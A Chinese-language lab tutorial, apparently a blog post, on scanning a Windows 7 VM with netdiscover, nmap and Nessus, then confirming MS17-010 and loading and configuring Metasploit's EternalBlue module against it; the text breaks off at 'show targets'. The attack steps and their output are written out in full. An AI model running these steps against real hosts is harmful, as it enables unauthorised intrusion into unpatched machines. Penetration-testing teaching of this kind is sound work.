使用 msf 渗透攻击 win7 主机并远程执行命令

文章目录

实验环境


- Win7 旗舰版 SP1 -64 位
- kali Linux 2019.1a
- Nessus

一、扫描局域网存活的主机并判断是否是目标主机

1.1 使用 netdiscover 判断该局域网内 IP网段

打开命令终端输入

```
root@fengzilin53:~# netdiscover
```




```
Currently scanning: 192.168.181.0/16   |   Screen View: Unique Hosts

24 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 1440
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.37.142  00:0c:29:6e:d2:3b      3     180  VMware, Inc.
192.168.37.2    00:50:56:e2:5d:96      3     180  VMware, Inc.
192.168.37.1    00:50:56:c0:00:08     17    1020  VMware, Inc.
192.168.37.254  00:50:56:ee:16:82      1      60  VMware, Inc.
```

1.2 使用 nmap 扫描 该网段 判断目标主机

```
root@fengzilin53:~# nmap -sS -O 192.168.37.0/24
```

扫描结果为 主机IP地址为 192.168.37.142 是win7 sp1 与目标主机相同




```
Nmap scan report for 192.168.37.142 (192.168.37.142)
Host is up (0.00053s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
MAC Address: 00:0C:29:6E:D2:3B (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|8|Vista|2008
OS CPE: cpe:/o:microsoft:windows_7::-:professional cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe
:/o:microsoft:windows_server_2008::sp1
OS details: Microsoft Windows 7 Professional or Windows 8, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows
 Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
```

二、通过Nessus 扫描该主机漏洞


Nessus 安装 可用看这篇博客：https://blog.csdn.net/fengzilin1973/article/details/115964676

浏览器输入 地址打开 nessus https://192.168.37.138:8834/

输入用户名及密码 root 123456



选择高级扫描



Scanner

Search Library

DISCOVERY

Host Discovery
A simple scan to discover live hosts and open ports.

VULNERABILITIES

Basic Network Scan
A full system scan suitable for any host.

Advanced Scan
Configure a scan without using any recommendations.

Advanced Dynamic Scan
Configure a dynamic plugin scan without recommendations.

Malware Scan
Scan for malware on Windows and Unix systems.

Mobile Device Scan
Assess mobile devices via Microsoft Exchange or an MDM.

Web Application Tests
Scan for published and unknown web vulnerabilities.

Credentialed Patch Audit
Authenticate to hosts and enumerate missing updates.

Badlock Detection
Remote and local checks for CVE-2016-2118 and CVE-2016-0128.

Bash Shellshock Detection
Remote and local checks for CVE-2014-6271 and CVE-2014-7169.

DROWN Detection
Remote checks for CVE-2016-0800.

Intel AMT Security Bypass
Remote and local checks for CVE-2017-5689.

Shadow Brokers Scan
Scan for vulnerabilities disclosed in the Shadow Brokers leaks.


Spectre and Meltdown
Remote and local checks for CVE-2017-5753, CVE-2017-5715, and CVE-2017-5754

WannaCry Ransomware
Remote and local checks for MS17-010.

Ripple20 Remote Scan
A remote scan to fingerprint hosts potentially running the Treck stack in the network.

Zerologon Remote Scan
A remote scan to detect Microsoft Netlogon Elevation of Privilege (Zerologon).

输入对应的信息



New Scan / Advanced Scan

< Back to Scan Templates

Name: msf-win7


Description:

Folder: My Scans

Targets: 192.168.37.142


Upload Targets: Add File

启动nessus



□ msf-win7 On Demand N/A


扫描结果发现该系统存在 ms17-010



□	Sev ▾	Name ▴	Family ▴	Count ▾
□	CRITICAL	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)	Windows	1
□	CRITICAL	Unsupported Windows OS (remote)	Windows	1
□	HIGH	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETE...	Windows	1
□	INFO	WMI Not Available	Windows	1

; 三、通过msf模块获取win7主机远程shell

模块的整体使用流程如下



search MS17_010
show exploits
show payloads
show auxiliary

show options
show targets
show encoders
show advanced
info xxx


use xxx (exploit)
use xxx (payload)
set xxx xxx (参数)

run （命令）
exploit (命令)

我们通过扫描发现目标是存在 ms17-010 漏洞

打开终端 进入metasploit 并查询漏洞


```
root@fengzilin53:~# msfconsole -q
msf5 > search ms17-010
```



```
msf5 > search ms17-010

Matching Modules
================

   Name                                          Disclosure Date  Rank     Check  Description
   ----                                          ---------------  ----     -----  -----------
   auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   auxiliary/scanner/smb/smb_ms17_010                             normal   Yes    MS17-010 SMB RCE Detection
   exploit/windows/smb/ms17_010_eternalblue      2017-03-14       average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14       average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
```

使用 use 命令选中 这个模块 并查看模块需要的配置项

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
```




```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                 Required  Description
   ----         ---------------                                                 --------  -----------
   CHECK_ARCH   true                                                            no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                            no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                           no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                                       yes       The target address range or CIDR identifier
   RPORT        445                                                             yes       The SMB service port (TCP)
   SMBDomain    .                                                               no        The Windows domain to use for authentication
   SMBPass                                                                      no        The password for the specified username
   SMBUser                                                                      no        The username to authenticate as
   THREADS      1                                                               yes       The number of concurrent threads

msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

设置主机IP地址 然后运行

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 
192.168.37.142
msf5 auxiliary(scanner/smb/smb_ms17_010) > run
```

运行之后发现该主机容易受到攻击，也验证了 nessus 扫描的漏洞



```
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 192.168.37.142
RHOST => 192.168.37.142
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.37.142:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.37.142:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```


接下来 查找攻击模块进行

退出上一个

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > back
```

然后搜索模块并使加载该攻击模块


```
msf5 > search ms17-010
msf5 > use exploit/windows/smb/ms17_010_eternalblue
```



```
msf5 > search ms17-010

Matching Modules
================

   Name                                       Disclosure Date  Rank     Check  Description
   ----                                       ---------------  ----     -----  -----------
   auxiliary/admin/smb/ms17_010_command       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   auxiliary/scanner/smb/smb_ms17_010                          normal   Yes    MS17-010 SMB RCE Detection
   exploit/windows/smb/ms17_010_eternalblue   2017-03-14       average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14   average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   exploit/windows/smb/ms17_010_psexec        2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution


msf5 > use exploit/windows/smb/ms17_010_eternalblue
```

查看该模块的配置项


```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options
```



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

设置该配置选项

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOST
192.168.37.142
```




```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.37.142
RHOST => 192.168.37.142
```

查看 exploit target 目标类型

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show targets
```

可以看到这个模块只有一个 target，所以默认就选择这个目标系统。不需要手动设置。




```
